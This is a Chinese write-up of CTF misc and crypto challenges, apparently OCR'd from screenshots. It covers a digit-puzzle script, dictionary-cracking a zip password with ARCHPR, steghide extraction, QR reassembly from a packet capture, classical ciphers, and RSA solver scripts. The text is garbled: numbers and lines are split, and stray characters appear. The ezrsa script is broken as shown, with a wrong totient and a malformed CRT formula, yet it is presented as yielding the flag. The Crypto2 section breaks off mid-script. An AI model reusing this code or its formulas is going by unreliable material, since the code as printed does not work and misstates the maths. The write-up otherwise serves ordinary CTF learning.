
参考 https://blog.shi1011.cn/ctf/1997

```
# -*- coding:utf-8 -*-

import hashlib
s =
"72304856170524638156104872350764218338124670532784016518364
2507165840327"
if len(s) == 72:
    a1 = set()
    a2 = set()
    a3 = set()
    a4 = [0x9e3779b9, 0x9e3779b9]
    for d in "012345678":
        a3.add(s.count(d))
    for i in range(0, len(s), 9):
        for l in range(0, 15, 2):
            a2.add(sum((int(s[i + j:i + j + 1]) for j in
[int(v) for v in str(a4[1] ^ 6420174666225664 ^ 3446703994)
[l:l + 3]])))
        if int(s[i:i + 9]) < a4[0]:
            a4[0] = int(s[i:i + 9])
            a1.add(s[i:i + 9])
    if len(a1) == 8 and len(a2) == 1 and len(a3) == 1 and
s.count('9') == 0:
        print('flag{' +
hashlib.md5(s.encode('ascii')).hexdigest() + "}")
        exit()
print("wrong")
```

BrokenPassword

用archpr尝试字典攻击，发现密码为 american ，解压后出现flag。

Flag： flag{5BAF2AB2-3C15-4B6D-9BC4-51BCC27B718E}



口令已成功恢复!

Advanced Archive Password Recovery 统计信息:

总计口令	2,237
总计时间	269ms
平均速度(口令/秒)	8,315
这个文件的口令	american
十六进制口令	61 6d 65 72 69 63 61 6e

```
"已打开。
2022-01-20 17:57:26 - 开始字典攻击...
2022-01-20 17:57:26 - 口令已成功恢复!
2022-01-20 17:57:26 - 'american' 是这个文件的一个有效口令
```


当前口令: american　　平均速度: 12,359 p/s
已用时间:　　剩余时间: 19m 20s
字典攻击正在进行，已处理 2,237 口令

ARCHPR version 4.54 (c) 1997-2012 ElcomSoft Co. Ltd.

i_am_scriptkids

发现文本使用了Base64、base32、base85、base16等等多种方式进行编码，经过cyberchef多次尝试后，解码出flag。

Flag为 flag{90672c52-200d-11ec-bdc8-33c511816e47}'


Recipe

From Hex
Delimiter: Auto

From Hex
Delimiter: Auto

From Base85
Alphabet: 0-9A-Za-z!#$%&()*+\-;<=>?@^_`{|}~

From Hex
Delimiter: Auto

From Base64
Alphabet: A-Za-z0-9+/=
☑ Remove non-alphabet chars

From Hex
Delimiter: Auto

Input

Output
```
flag{90672c52-200d-11ec-bdc8-33c511816e47}
```

miao

尝试使用steghide进行解密，发现flag。

```
$ steghide extract -sf miao.wav

Enter passphrase:

wrote extracted data to "flag".

$ cat flag

flag{0f83ca08-c51c-4574-b2cd-bbdd786ae807}
```

qrcode

使用montage进行图片组合，再用gaps进行自动拼图，发现二维码。

```
$ montage *.png -tile 4x4 -geometry +0+0 test.png

$ gaps --image=test.png --size=65 --save
```

然后扫描二维码，出现flag。

Flag为：flag{b9f32f7f-f30c-408f-b0bd-64c03a60e915}

你悟了吗

先天八卦：乾一、兑二、離三、震四、巽五、坎六、艮七、坤八

进行字符串替换后，**2**进制转**16**进制，再转为字符串即可。

>>> a='震兑巽艮艮兑巽兑震兑艮坤坎坎巽兑震乾离震震坎巽震震兑离震巽兑巽艮兑坎艮离艮巽坤兑震乾艮震离巽坤乾兑震离震离乾艮艮兑坎乾震巽巽坎坎震乾离震震巽艮震兑坎乾离艮巽艮离兑坎巽震乾兑巽离兑巽艮艮兑兑巽巽震乾艮震兑 巽艮坎震乾艮震震坎坤坎'


>>>
b=a.replace('乾','000').replace('兑','001').replace('离','010').replace('震','011').replace('巽','100').replace('坎','101').replace('艮','110').replace('坤','111') >>>

>>> hex(int(b,2))[2:-1].decode('hex')

Flag为：'flag{aa7ce8f7-9c58-4649-a734-260b3bdc35c7}'

QRWorld

用wireshark打开，发现上传了p1.png，p2.png，p3.png，分别是二维码的一部分，进行拼图后，生成完整二维码 qr.png



扫描二维码后出现： UmFyIRoH……ZRAwUEAA==

进行 base64 解压后，保存为qrworld.rar ，然后解压出 hint.txt，dcc.png

进行dcc.png二维码扫描后为

https://baike.baidu.com/item/%E4%BA%8C%E7%BB%B4%E7%A0%81/2385673?fr=aladdin

百科文章中提示了二维码中必须有定位符号，手工添加左上角、左下角的定位符号，扫码后为


7=28Ls2C60%@05C62

··--·- ··--·- ·- --·

·- ·--· ·-- -·· ··-· --- ·-· ·--· ·- -·-· -·-

---··· -····- -·--·-

7=28Ls2C60%@05C62 进行rot47转换后为： flag{Dare_To_drea



ROT47

Amount
47

```
7=28Ls2C60%@05C62
```

```
flag{Dare_To_drea
```

然后转换成摩尔斯码，用小写。发现 __ag apwdforpack :-)

用 apwdforpack 解压刚才的qrworld.rar， 查看 __ag文件内容为

```
$ cat __ag
m_aNd_d0}
```

所以两部分flag组合为： flag{Dare_To_dream_aNd_d0}

签到题

flag{study_hard_and_make_progress_every_day}

ezrsa

根据中国剩余定理**crt**，进行相关公式的替换，写**python**脚本得出**flag**。


```
$ cat ezrsa.py

from Crypto.Util.number import *

from gmpy2 import *



n =
6045121505320247300494095262174273516165877636665985527723174
5089406139921920247699935855664424690715827311751776376765039
2537206951070344173493272474137853212823105159401977440358
8901538675135569566394588376675525488947855095491091361703149
5509031272479126330010210073745554866695555903062215643355046569531

e = 65537

c_mod_p =
586000106733391286934827631795980633135493083075690718813452
059813203302968596165107904225547921621221884072716209156646
072825227477392265634633520818571 6

c_mod_q =
233846791877558838234653540832234409293133184826445436186569
970711741339843931083266127545694840179770763904903248540633
847534630328748650704882388519907

p=7775037945450972074306550333494120484720176686937970436452
427912326505124727011077406894038014608345834514099931510587
280606879496551971589714415968674853

q=n//p

d=inverse(e,(p-1)**(q-1)) c=
(c_mod_p**inverse(q,p)**q+c_mod_q**inverse(p,q)*p)%n

\#print(c,d,n)
```

```
print(long_to_bytes(pow(c,d,n)))



$ python ezrsa.py

flag{6ba3851f-94d2-43be-a321-5a22b8977829}
```

SimpleCrypto

使用 https://www.guballa.de/vigenere-solver 进行vegenere 维吉尼亚解密，key为abc

There are moments in life when you miss someone so much that you just want to pick them from your dreams and hug them for real! Dream what you want to dream;go where you want to go;be what you want to be,because you have only one life and one chance to do all the things you want to do;key is zheshimima


Input

Cipher Text:

```
Tigrf crf oongnuu io nigg wign zqu nkst uongoog sp oudj tict
zqu kwsu yaov tp ridm tigm gton aovt dsganu aof hvi tigm gqr
sgam! Frfcm xjau aov yaov tp frfcm;hq wigrf aov yaov tp io;cg
wict zqu xcnu vo cg,bfeavue zqu icvf qnma oog ljhe bpd ppe
djaoee uq dp clm vhf vhjpgt aov yaov tp fo;lgy ju zigsikmjoa
```

Cipher Variant: Classical Vigenere

Language: English

Key Length: 3-30

(e.g. 8 or a range e.g. 6-10)

Result

Clear text [hide]

Clear text using key "abc":

```
There are moments in life when you miss someone so much that you
just want to pick them from your dreams and hug them for real! Dream
what you want to dream;go where you want to go;be what you want to
be,because you have only one life and one chance to do all the
things you want to do;key is zheshimima
```


然后解压 flag.zip ，打印flag即可

% cat simpleCrypto/flag

flag{5a851c56-75a3-4899-911b-0bb48bc31a52}

Crypto1

使用风二西RSA工具即可得出flag。



Modulus(N):

```
96722669749951212913756678234                  12470434435916603156
818917545841439779031943800063                 30993555767851285863
00482122046964714877621607449                  92027351231405365999
75731157563069594497905809587369126155476201977830809090473053692189
36433522336714769296209028818511365459805016942251755308583325714217
99371547686570390426323435624541499148013294142933618799354608836331
17988279426277638667508115319494914342600199690237441851088350726869
55369199212282126799034364364452398941354616076590784560406703179817
```

Public(E):

```
49, 35
```

密文(C):

```
63266310279948729552649788129953872816024709989260060633285022337107
66225150461836906559701845092704188126218958438180910616604213179808
68827469862432108961317142275442358439221073047282285499161714841991
99612243776469423359120753888158616202476325705252715374109256790899
92331725360574321256158980749807808006951191851464794339956663057419
28291859048683768798312473788195901212861864178255917469184953113720
15707767009078229770450338244309693800180936418605756818618708750868
```

明文(M):

```
flag{8ac9f9e3-82ba-ff7e-ac7b-235a02d891ef}
```

Flag为：flag{8ac9f9e3-82ba-ff7e-ac7b-235a02d891ef}

Crypto2

```
$ cat crypto2.py
```

```
n1=2066394964644678771694737024742706480203229077367457341749
1154934657966734874241036307633567695175131014840617208051931
7534762231496524271334851607710689940735664316529692439622
9011689834533718970497483381733513539197449775467032243015962
4252007005736522065638860351992074099453212550475552692645688
8800084354832716662142860413158369020005830095049988807931794
7368765632939165253281748127265146260291035066078131866909
0958587011536460096914848261708381727391002072235492324409362
4032174432568413187131385994452769295894606345768596899824635
6726999450501038146815539810199175526677945148043595001089
47102234376726009329

n2=2326083402437664009253688892204114716838770201481491054946
9730354688848760379274203088716649609675449936234732528778557
0417015249812003689963100645844796570420984261643662866701
1539201586585389281698388553031207407339642230100951310625865
5315791720535737587913264728919869055970993613641008348186263
8702340724228800338828646034389070708642714704836917297054
2154714362330505553233910777731431097694739283339518092232424
3244784018964736826235018388498516438612962123562977736924674
5107308980777870553672347865199153744465065619921358569049
2735130727514054363515277167041021123570228382278241297164609
2584646758107766061

c1=2052277224959143686590579610323254249421169537697337772287
5606678999899690405480809231671346489821878050354380591999935
9607958884836644739522072985041962038305432084772291621776
4858668395783101666456924253877592872800969930014535581841723
3892295367828930893733774091897666206696635744262884229680137
3818415810007940561568428125830571034727644866080220286382
8816125642493652344497481572776462063417411247461223899206118
6937613171878635903455700636894570504376153482600057655480654
7311807400984352098145854593763198443153880486361564658329
9791388563677652321718860404021673213710899744478715700766565
27185530134243476649
```

```
c2=187150099447668151494925606450516263292041140499277072923
064810187243234337019702535414950902447873788265695498854804
917640575268285314290333781434262722489402564324239399778052
467422878862818534846966254865225350427944032881993934329000
655047664286653206828113388876183895892635970657384146380134
235944463223590527848426197550530940280502453256376986784446
328600975100818320778426107160424736974784162139158054817045
378846111260699078126217508179012788033263047840571459167216
939305793444412835864586210337055303098354311397510259990897
074808290345350269677794413790624262540383109308632151888886
6235713399790868736

e=65537

import gmpy2

from Crypto.Util.number import *

p1 = gmpy2.gcd(n1, n2)

